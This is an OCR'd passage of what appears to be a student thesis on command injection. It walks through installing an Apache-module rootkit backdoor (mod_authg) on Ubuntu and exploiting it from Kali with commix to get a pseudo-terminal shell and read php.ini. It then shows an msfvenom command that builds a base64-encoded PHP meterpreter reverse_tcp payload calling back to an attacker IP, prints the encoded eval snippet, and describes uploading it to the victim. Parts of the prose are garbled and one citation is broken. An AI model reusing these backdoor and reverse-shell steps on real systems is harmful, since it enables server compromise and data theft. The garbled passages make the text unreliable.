
In the course of performing penetration checking out scenarios, there are several instances in which we need to take movements together with gadget and person enumeration in an and expedient manner, without having to deal with complex bash shell system commands. One of the important features of Commix is that it enables us to do this. Because of this, Commix provides support for a number of different "enumeration" choices. To provide further clarity, a user has the ability to retrieve the name of the currently logged-in user and check to see if the current user has root access. Additionally, it is possible to extract the system architecture, the operating system, and the hostname. Additionally, it is possible to enumerate the usernames of the system as well as the rights and password hashes of the users. The "file access" options in Commix give users the ability to automatically read, write, or upload files to the target system. This can be done by reading the files, writing the files, or uploading the files. These settings can, for instance, be used to upload a backdoor (also known as a "Meterpreter") on the host that is being targeted. (Xenakis, Automating Evaluation and Exploitation of Command Injection, 2018)

4 Practical Part

This section provides a condensed analysis and discussion of the experimental data that was gathered for this study. A software tool called Commix, which is an abbreviation for "command injection exploiter," is a software tool that is designed to make it easier, Web application testing is necessary for the website developers, penetration testers, and security researchers in order to detect faults, problems, or vulnerabilities that are related to command injection attacks.

Experimental setup

Here implementing Ubuntu Linux in a virtual machine and the rootkit installation in an Ubuntu machine as shown in figure 13. This rootkit functionality is developed in the C programming language, and it is essentially an Apache. The installation of apache2-dev packages takes place on the Ubuntu system machine, where it also requires some tools and utilities behind this installation, so once this installation finishes, we can verify the installation packages on the Ubuntu machine. Here, we can look at the code of the Apache flaw, and there is an Apache loophole in the Apache module of the file in the right directory. A rootkit is indeed a malware infection that enables attackers to gain administrator-level access to a computer or network, which they may then use to insert malicious applications. Generally, several rootkits operate close to the kernel of the OS. To prevent crashing a victim's PC, attackers often need strong coding abilities. Instead, they used a more systematic strategy, creating a rootkit that communicates with the PHP interpreter instead of using the operating system kernel. According to the websites, developing an Apache module is easier than writing a kernel since the code base is simpler, properly written, and easier. The way to inform users about threats from suspicious Apache modules and the contents within the directory are described in figure 4.1.




```
system1@ubuntu:~/Desktop/apache-rootkit$ ls
Makefile  mod_authg.c  mod_authg.la  mod_authg.lo  mod_authg.slo  modules.mk  README.md
system1@ubuntu:~/Desktop/apache-rootkit$
```

Figure 13: Listing directory files in the Apache vulnerable package data

Source: Self

They are meant to stay undetected while doing malicious tasks such as intercepting internet traffic, stealing credit cards, and internet banking details. Rootkits provide cybercriminals with complete administrative access to a computer system, allowing them to watch inputs and deactivate virus protection, making it even simpler to steal confidential information. Rootkits, by definition, are incapable of spreading on their own. As a result, they are distributed by the attacker in such a way that the user is unaware that anything is wrong with the system. Typically, they are hidden in malicious programs that seem legitimate and may be useful. However, once we allow application access to be installed on our system, the rootkit slowly spreads inside and hides until the attacker or hacker activates it. Rootkits are difficult to detect as they may be concealed from users, administrators, and most antivirus software. Essentially, when a machine is compromised by a rootkit, the scope of malicious activity is greater. The Apache module is mostly written in C, where we can identify the Apache module code for the data. It essentially takes in our arguments that we provide and processes them as a system or operating system command and then displays the output in our browser. Alternatively, we can utilize the command injection functionality to actually run arbitrary commands that can provide us with information. This is a simple program module, and again, we can customize it based on our own requirements. We can utilize the apxs command to check it. apxs is an Apache extension tool that again will allow us to compile the module automatically, as depicted in the apxs extension tool. The Apache module library is located in the /usr/lib/apache2/modules directory. This library module file actually holds the Apache module data. customize the Apache module data content inside this directory. The Apache module is not going to be saved within the Apache module directory default one. Custom Apache modules are stored in different directories in the /etc. directory on the Linux machine. This directory has all of the Apache modules and all.so files, which are called shared object files. The mod_authg.so file needs to be modified for this Apache module in the /usr/lib/apache2/modules path. Using the editor, add relevant parameters for this modification. Modify the Apache package module in the module code file, and load that module in the rootkit program as depicted in figure 14 Change the file in /etc/apache2/apache2.conf and add the necessary parameters to the rootkit module program. The Apache parameters are edited with the configuration parameters in the code. We are loading this here in mod_authg. So, file is mentioned in the parameter, location is authg. The SetHandler is also mentioned in the authg the parameter is based on the parameter's requirements. That is pretty much it regarding customizing or adding the module to the Apache configuration file. Because Apache is now configured and running on the target system, we can evaluate the Apache webpage. Check the Apache webpage from the Kali Linux machine, which is the attacker machine, and inject the basic command code into the browser with authg webpage query surfing and see the results. In the browser, get the results from the code injection. Check the user of the Apache and get the results from there.




```
LoadModule authg_module /usr/lib/apache2/modules/mod_authg.so
<Location /authg>
SetHandler authg
</Location>


# This is the main Apache server configuration file.  It contains the
# configuration directives that give the server its instructions.
# See http://httpd.apache.org/docs/2.4/ for detailed information about
# the directives and /usr/share/doc/apache2/README.Debian about Debian specific
# hints.
#
#
# Summary of how the Apache 2 configuration works in Debian:
# The Apache 2 web server configuration in Debian is quite different to
# upstream's suggested way to configure the web server. This is because Debian's
# default Apache2 installation attempts to make adding and removing modules,
# virtual hosts, and extra configuration directives as flexible as possible, in
# order to make automating the changes and administering the server as easy as
# possible.

# It is split into several files forming the configuration hierarchy outlined
# below, all located in the /etc/apache2/ directory:
#
#       /etc/apache2/
#       |-- apache2.conf
#       |       `--  ports.conf
#       |-- mods-enabled
#       |       |-- *.load
#       |       `-- *.conf
#       |-- conf-enabled
#       |       `-- *.conf
#       `-- sites-enabled
#               `-- *.conf
#
#
```

Figure 14: Apache module configuration parameter

Source: Self

Get the actual answers from there. www-data is the current user of the system. We can use arbitrary commands to inject and check the Apache venerable machine. Apart from that, the current user can also see the vulnerable target system’s php configuration file inside the directory path into the /etc/php/7.4/apache2/php.ini and here using different commands like less command to see the configuration file contents. This is going to be very dangerous for attackers as they can easily get the idea of the target whole configuration data file of the system and predict the system functionality and so on.

An attacker may submit this request by altering the field following FORMAT= in the URL or by submitting the HTTP requests independently. What has recently occurred is that the validation of the FORMAT argument by the Web application enables the include PHP function to inject code from a remote place. It is meant to be used solely for internal file inclusion, but it can also be employed for external file inclusion as described above. In this case, the remote file php.ini also has a payload from the attacker that could be used to get sensitive information from the application, as shown in figure.15



192.168.152.137/authg?c=less /etc/php/7.4/apache2/php.ini


For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…

```
[PHP] ;;;;;;;;;;;;;;;;;;; ; About php.ini ; ;;;;;;;;;;;;;;;;;;; ; PHP's initialization file, generally called php.ini, is responsible for ; configuring many of the aspects of PHP's behavior. ; PHP attempts to find
and load this configuration from a number of locations. ; The following is a summary of its search order: ; 1. SAPI module specific location. ; 2. The PHPRC environment variable. (As of PHP
5.2.0) ; 3. A number of predefined registry keys on Windows (As of PHP 5.2.0) ; 4. Current working directory (except CLI) ; 5. The web server's directory (for SAPI modules), or directory of
PHP ; (otherwise in Windows) ; 6. The directory from the --with-config-file-path compile time option, or the ; Windows directory (usually C:\windows) ; See the PHP docs for more specific
information. ; http://php.net/configuration.file ; The syntax of the file is extremely simple. Whitespace and lines ; beginning with a semicolon are silently ignored (as you probably guessed). ;
Section headers (e.g. [Foo]) are also silently ignored, even though ; they might mean something in the future. ; Directives following the section heading [PATH=/www/mysite] only ; apply to
PHP files in the /www/mysite directory. Directives ; following the section heading [HOST=www.example.com] only apply to ; PHP files served from www.example.com. Directives set in these ;
special sections cannot be overridden by user-defined INI files or ; at runtime. Currently, [PATH=] and [HOST=] sections only work under ; CGI/FastCGI. ; http://php.net/ini.sections ; Directives
are specified using the following syntax: ; directive = value ; Directive names are *case sensitive* - foo=bar is different from FOO=bar. ; Directives are variables used to configure PHP or PHP
extensions. ; There is no name validation. If PHP can't find an expected ; directive because it is not set or is mistyped, a default value will be used. ; The value can be a string, a number, a PHP
constant (e.g. E_ALL or M_PI), one ; of the INI constants (On, Off, True, False, Yes, No and None) or an expression ; (e.g. E_ALL & ~E_NOTICE), a quoted string ("bar"), or a reference to a ;
previously set variable or directive (e.g. ${foo}) ; Expressions in the INI file are limited to bitwise operators and parentheses: ; | bitwise OR ; ^ bitwise XOR ; & bitwise AND ; ~ bitwise NOT ; !
boolean NOT ; Boolean flags can be turned on using the values 1, On, True or Yes. ; They can be turned off using the values 0, Off, False or No. ; An empty string can be denoted by simply not
writing anything after the equal ; sign, or by using the None keyword: ; foo = ; sets foo to an empty string ; foo = None ; sets foo to an empty string ; foo = "None" ; sets foo to the string 'None'
; If you use constants in your value, and these constants belong to a ; dynamically loaded extension (either a PHP extension or a Zend extension), ; you may only use these constants *after* the
line that loads the extension. ;;;;;;;;;;;;;;;;;;; ; About this file ; ;;;;;;;;;;;;;;;;;;; ; PHP comes packaged with two INI files. One that is recommended to be used ; in production environments and one
that is recommended to be used in ; development environments. ; php.ini-production contains settings which hold security, performance and ; best practices at its core. But please be aware,
these settings may break ; compatibility with older or less security conscience applications. We ; recommending using the production ini in production and testing environments. ; php.ini-
development is very similar to its production variant, except it is ; much more verbose when it comes to errors. We recommend using the ; development version only in development
environments, as errors shown to ; application users can inadvertently leak otherwise secure information. ; This is the php.ini-production INI file. ;;;;;;;;;;;;;;;;;;; ; Quick Reference ; ;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production ; or development versions of the INIs with respect to PHP's default behavior. ; Please see the actual settings later
in the document for more details as to why ; we recommend these changes in PHP's behavior. ; display_errors ; Default Value: On ; Development Value: On ; Production Value: Off ;
display_startup_errors ; Default Value: Off ; Development Value: On ; Production Value: Off ; error_reporting ; Default Value: E_ALL & ~E_NOTICE & ~E_STRICT & ~E_DEPRECATED ;
Development Value: E_ALL ; Production Value: E_ALL & ~E_DEPRECATED & ~E_STRICT ; log_errors ; Default Value: Off ; Development Value: On ; Production Value: On ; max_input_time ;
Default Value: -1 (Unlimited) ; Development Value: 60 (60 seconds) ; Production Value: 60 (60 seconds) ; output_buffering ; Default Value: Off ; Development Value: 4096 ; Production Value:
4096 ; register_argc_argv ; Default Value: On ; Development Value: Off ; Production Value: Off ; request_order ; Default Value: None ; Development Value: "GP" ; Production Value: "GP" ;
session.gc_divisor ; Default Value: 100 ; Development Value: 1000 ; Production Value: 1000 ; session.sid_bits_per_character ; Default Value: 4 ; Development Value: 5 ; Production Value: 5 ;
short_open_tag ; Default Value: On ; Development Value: Off ; Production Value: Off ; variables_order ; Default Value: "EGPCS" ; Development Value: "GPCS" ; Production Value: "GPCS"
;;;;;;;;;;;;;;;;;;; ; php.ini Options ; ;;;;;;;;;;;;;;;;;;; ; Name for user-defined php.ini (.htaccess) files. Default is ".user.ini" ;user_ini.filename = ".user.ini" ; To disable this feature set this option to an
empty value ;user_ini.filename = ; TTL for user-defined php.ini files (time-to-live) in seconds. Default is 300 seconds (5 minutes) ;user_ini.cache_ttl = 300 ;;;;;;;;;;;;;;;;;;; ; Language Options ;
;;;;;;;;;;;;;;;;;;; ; Enable the PHP scripting language engine under Apache. ; http://php.net/engine engine = On ; This directive determines whether or not PHP will recognize code between ; tags
as PHP source which should be processed as such. It is ; generally recommended that should be used and that this feature ; should be disabled, as enabling it may result in issues when
generating XML ; documents, however this remains supported for backward compatibility reasons. ; Note that this directive does not control the would work. ; http://php.net/syntax-
highlighting ;highlight.string = #DD0000 ;highlight.comment = #FF9900 ;highlight.keyword = #007700 ;highlight.default = #0000BB ;highlight.html = #000000 ; If enabled, the request will
be allowed to complete even if the user aborts ; the request. Consider enabling it if executing long requests, which may end up ; being interrupted by the user or a browser timing out. PHP's
default behavior ; is to disable this feature. ; http://php.net/ignore-user-abort ;ignore_user_abort = On ; Determines the size of the realpath cache to be used by PHP. This value should ; be
increased on systems where PHP opens many files to reflect the quantity of ; the file operations performed. ; Note: if open_basedir is set, the cache is disabled ; http://php.net/realpath-cache-
size ;realpath_cache_size = 4096k ; Duration of time, in seconds for which to cache realpath information for a given ; file or directory. For systems with rarely changing files, consider
increasing this ; value. ; http://php.net/realpath-cache-ttl ;realpath_cache_ttl = 120 ; Enables or disables the circular reference collector. ; http://php.net/zend.enable-gc zend.enable_gc = On ;
If enabled, scripts may be written in encodings that are incompatible with ; the scanner. CP936, Big5, CP949 and Shift_JIS are the examples of such ; encodings. To use this feature, mbstring
extension must be enabled. ; Default: Off ;zend.multibyte = Off ; Allows to set the default encoding for the scripts. This value will be used ; unless "declare(encoding=...)" directive appears at
the top of the script. ; Only affects if zend.multibyte is set. ; Default: "" ;zend.script_encoding = ; Allows to include or exclude arguments from stack traces generated for exceptions ; Default:
Off ; In production, it is recommended to turn this setting on to prohibit the output ; of sensitive information in stack traces zend.exception_ignore_args = On ;;;;;;;;;;;;;;;;; ; Miscellaneous ;
```

Figure 15: php file content

Source: Self

Although, in our situation, this is not our initial access vector, it is going to be utilized as a back door. Thus, queries may emerge as to how we can use this as a back door. In this case, we will be employing a program called commix on a Linux system. Commix is a vulnerability scanning tool that can be used by website designers, vulnerability scanners, or even security experts to test online applications for faults, problems, or vulnerabilities related to command injection assaults. It is relatively simple to detect and leverage a command injection vulnerability in a specific susceptible parameter or text with this tool. Python is the scripting language that uses Commix. 2021) (Evasion-rootkits). As illustrated in figure 16, we may use Commix in combination with the Apache-rootkit to execute arbitrary instructions on the target machine. This may be accomplished by using Commix's built-in faux shell.




```
┌──(root㉿kali)-[~]
└─# commix -u http://192.168.152.137/authg\?c\=whoami
```

Figure 16: Commix command injection

Source: Self

The ability to implement system commands through a compromised web application makes command injection a rewarding attack vector for any hacker. However, although this sort of vulnerability is highly desirable, it may frequently take a long time to scan through a whole program for these weaknesses. Fortunately, commix is a great application that can automate this procedure for us. figure 16 shows that Commix will check the URL given to see if it has any command injection vulnerabilities. In this case, it will find a command injection vulnerability and ask us for a pseudo-terminal shell




```
(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
onsible for any misuse or damage caused by this program.

[info] Testing connection to the target URL.
[info] Performing identification checks to the target URL.
[info] A previously stored session has been held against that host.
Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[info] The GET parameter 'c' seems injectable via (results-based) classic command injection technique.
       |_ ;echo NICPLF$((30+56))$(echo NICPLF)NICPLF

Do you want a Pseudo-Terminal shell? [Y/n] >
```

Figure 17: Reverse shell access permission

Source: Self

In this situation, we would say yes, and commix will offer users with virtual shell access to run random commands, as illustrated in the image below. We may simply get the console in reverse shell of files and see the whole contents of the targeted machine. As a result, the attacker may quickly explore the output of the directory and file listing on the target device. Commix provides two primary command injection methods: result-primarily-based command injection and blind command injection. The result-based command injection approach enables visible instructions inside the web application to be mirrored back to the attacker. So, when an appropriate response from a web application cannot be shown on the screen, the blind command injection approach is utilized. In such a situation, the results must be inferred using a time-based or file-based approach. This approach allows users to investigate several command alternatives for locating and connecting to the target application. Among the available methods for locating a URL are data strings, HTTP headers, cookies, and authentication parameters. Additionally, there are numerous enumeration possibilities available.



```
Do you want a Pseudo-Terminal shell? [Y/n] > y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ls

bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv swapfile sys tmp usr var

commix(os_shell) >
```


Figure 18: Reverse shell access and output of the listing file

Source: Self

Commix provides support for two command injection techniques: result-primarily-based command injection and blind command injection. Result-based command injection occurs when instructions in the web application are mirrored back to the attacker. The blind command injection method works well when a web application doesn't show the response.

4.1 Workflow of command injection system:

The objective of this type of attack is to inject malicious code instructions into the host OS using a vulnerable application. Whenever an application passes vulnerable user data (files, cookies, HTTP headers, etc.) to a system shell, command injection attacks are enabled. In this attack, the operating system instructions given by the attacker are often executed with the privileges of the vulnerable application. Due to poor authentication mechanisms, command injection attacks are generally viable. For example, an application is most likely to be vulnerable to a command injection attack when it doesn't check input data correctly or doesn't do so well enough.



```
┌──(kali㉿kali)-[~]
└─$ commix -u http://192.168.152.137/authg?c=whoami
```

command injection tool
command injection URL argument pass parameter
http header attacker system address
Payload Exploutation
command to get output

Figure 19: Command injection attack

Source: Self

The influence of command infusion assaults varies from a deficit of data integrity and secrecy to unauthorized inaccessible get to the machine hosting the defenseless application. An aggressor can invoke different types of malicious actions on the vulnerable system, such as adding new users for remote tenacity. Almost all computer networks that process input data are susceptible to command injection attacks, which are among the most severe types of code injection attacks. Even though command injection attacks are common and dangerous, researchers have not paid much attention to this type of code injection.


Command injection is referred to as "shell injection" owing to the involvement of the system shell, as seen in the figure 19. Command injection happens as a result of inadequate input validation inside the application. In technical terms, command injection and shell injection are attack variations that result in the execution of arbitrary instructions given by a malicious web attacker. These commands might be transmitted via the application in the format:

- HTTP Headers
- Forms
- Cookies
- Query Parameters

The transmission of the erroneously generated arguments could alternatively originate from a trusted third-party source that is under the control of a malicious attacker. The interaction with the system shell to complete specific tasks for the benefit of the web application and the fact that the supplied arguments to the application itself are untrusted and may therefore contain unsafe characters that should not be allowed in the first place are the causes of command injection or shell injection. We differentiate between two primary types of command injections. In the first type, known as "results command injections," the susceptible application outputs the command's results. Consequently, the attacker can infer how successful his/her command injection was. Command injection vulnerabilities can be found in application code that takes system command arguments from users and runs them without enough validation and filtering.

4.2 Creating Meterpreter session payload

Here in Kali Linux, we are creating the exploit for the reverse shell session with the meterpreter. Msfvenom is a Metasploit command-line instance that generates and outputs all of Metasploit's many sorts of shell code. An exploit is a method by which an attacker, or a pen tester, exploits a defect in a system, application, or service. An attacker uses an exploit to attack a system in a way that achieves a goal that the developer did not intend. Buffer overflows, web application flaws, and configuration issues are all common tasks.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p  php/meterpreter/reverse_tcp LHOST=192.168.152.139 LPORT=1234 -e php/base64 -f raw > ~/Desktop/shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1511 (iteration=0)
php/base64 chosen with final size 1511
Payload size: 1511 bytes
```

Figure 20: Command injection attack

Source: Self

The attack is simple. First, we create a malicious payload as an executable file for the target host within the network. At first, in Kali Linux, after that, we chose a suitable payload: reverse TCP in our case. This payload is used together with the msfvenom exploit library. The meterpreter command is a command-line utility that gives us access to a remote system and let’s reconfigure and access the resources we've exploited. The meterpreter command can be used in a variety of ways to use, reconfigure, and even harm system resources that have been abused. The above figure depicts a screenshot of the meterpreter flaw. The figure depicts a screen capture of the same framework being used to attack an Ubuntu Linux system. A strategy similar to the one described above was used to accomplish this. In addition, the figure depicts the meterpreter command.



```
<?php
eval(base64_decode(Lyo8P3BocCAvKiovI
R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzIC
BRl9JTkVULCBTT0NLX1NUUkVBTSwgU09MX1R
b2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUp
ID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGls
Sk7IGJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ
9mdW5jdGlvbignJywgJGIpOyAkc3Vob3Npbl
?>
```

Figure 21: php reverse shell session creation.

Source: Self

We are using PHP syntax inside the code in the meterpreter, so with the use of PHP we can Execute this task. Here we are creating a reverse shell.php file to upload into the victim system in the Ubuntu system through the command line utility commix in the system. The Commix utility also provides the facility for uploading the file. The victim system has this malicious reverse shell php file. Through this file, we can get the reverse shell on the attacker's Kali machine. In the figure 21 shown, input with the command parameter –file-write= is the source file path, indicating the source file is in the Kali Linux machine path where the file exists, and –file-dest= is the destination file, indicating the destination file.




1. Innocent page request
Web server compromised with Linux/Chapro.A
http:
cookie
WWW
What should I do?
Inject this iframe.
Command & Control server for Linux/Chapro.A
2. Exploit kit deployed via iframe
Web server compromised with Linux/Chapro.A
html+iframe
WWW
Laptop now infected with Win32/Zbot
Exploit hosting server

Figure 22: php reverse shell session system.

Source: (Harley, Dec)

which is the victim's Ubuntu Linux machine. In the commix, define the victim system’s IP address as 192.168.152.137.

